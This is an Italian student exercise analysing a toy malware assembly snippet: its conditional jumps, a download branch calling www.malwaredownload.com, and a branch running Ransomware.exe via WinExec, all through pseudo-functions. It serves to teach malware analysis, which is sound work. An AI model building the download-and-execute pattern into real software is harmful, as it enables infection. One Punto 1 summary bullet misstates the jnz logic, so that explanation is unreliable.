Traccia

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:
1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verdei salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

Punto 1


Analizzando il codice possiamo notare il suo funzionamento:

- "mov EAX, 5": Questa istruzione assegna il valore 5 al registro EAX.
- "mov EBX, 10" : Questa istruzione assegna il valore 10 al registro EBX.
- "cmp EAX, 5": Questa istruzione confronta il valore contenuto nel registro EAX con il valore 5.
- "jnz loc0040BBA0": Questa istruzione di salto condizionale "jump if not zero" (salta se non zero) controlla il risultato del confronto precedente. Se il confronto "cmp EAX, 5" produce un risultato diverso da zero (cioè se il valore in EAX è diverso da 5), il programma salta a "loc0040BBA0". In caso contrario, il programma continuerà con l'istruzione successiva.
- "inc EBX" : Questa istruzione incrementa il valore contenuto nel registro EBX di 1.
- "cmp EBX, 11": Questa istruzione confronta il valore contenuto nel registro EBX con il valore 11.
- "jz loc0040FFA0" : Questa istruzione di salto condizionale "jump if zero" (salta se zero) controlla il risultato del confronto precedente. Se il confronto "cmp EBX, 11" produce un risultato uguale a zero (cioè se il valore in EBX è uguale a 11), il programma salta alla locazione "loc0040FFA0". In caso contrario, il programma continuerà con l'istruzione successiva.

Questo codice effettua quanto segue:
- Se il valore in EAX è diverso da 5, incrementa il valore in EBX e controlla se è uguale a 11. Se sì, salta a "loc0040FFA0".
- Se il valore in EAX è uguale a 5, il programma continua l'esecuzione e controlla se il valore in EBX è uguale a 11. Se sì, salta a "loc0040FFA0".

Come è possibile notare si verifica la seconda condizione dunque il malware procede con le istruzioni della tabella 3. Nel punto successivo è ben visibile nello schema.

Punto 2



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Punto 3

Il malware svolge alcune funzionalità, ecco una descrizione delle diverse azioni che il codice esegue:

La tabella 2 gestisce il download di un file da un URL remoto:

- La riga “mov EAX, EDI” sposta l'URL "www.malwaredownload.com", nel registro EAX.
- La riga “push EAX” mette l'URL nello stack.
- La riga “call DownloadToFile()” chiama la funzione “DownloadToFile()”, che permete il download di un file da un URL.

La tabella 3 gestisce l'esecuzione di un file locale sul sistema:

- La riga “mov EDX, EDI” sposta il percorso del file, specificato nel registro EDI come "C:\Program and Settings\Local User\Desktop\Ransomware.exe", nel registro EDX.
- La riga “push EDX” mette il percorso del file nello stack.
- La riga “call WinExec()” chiama la funzione “WinExec()”, che permette l’esecuzione di un file.

Punto 4

Tabella 2: Nella tabella 2, l'URL viene caricato nel registro EAX e successivamente pushato nello stack. Questo suggerisce che l'URL potrebbe essere un argomento della funzione “DownloadToFile()”.

Tabella 3: Allo stesso modo, il percorso del file viene caricato nel registro EDX e successivamente pushato nello stack. Questo suggerisce che il percorso del file potrebbe essere un argomento della funzione “WinExec()”.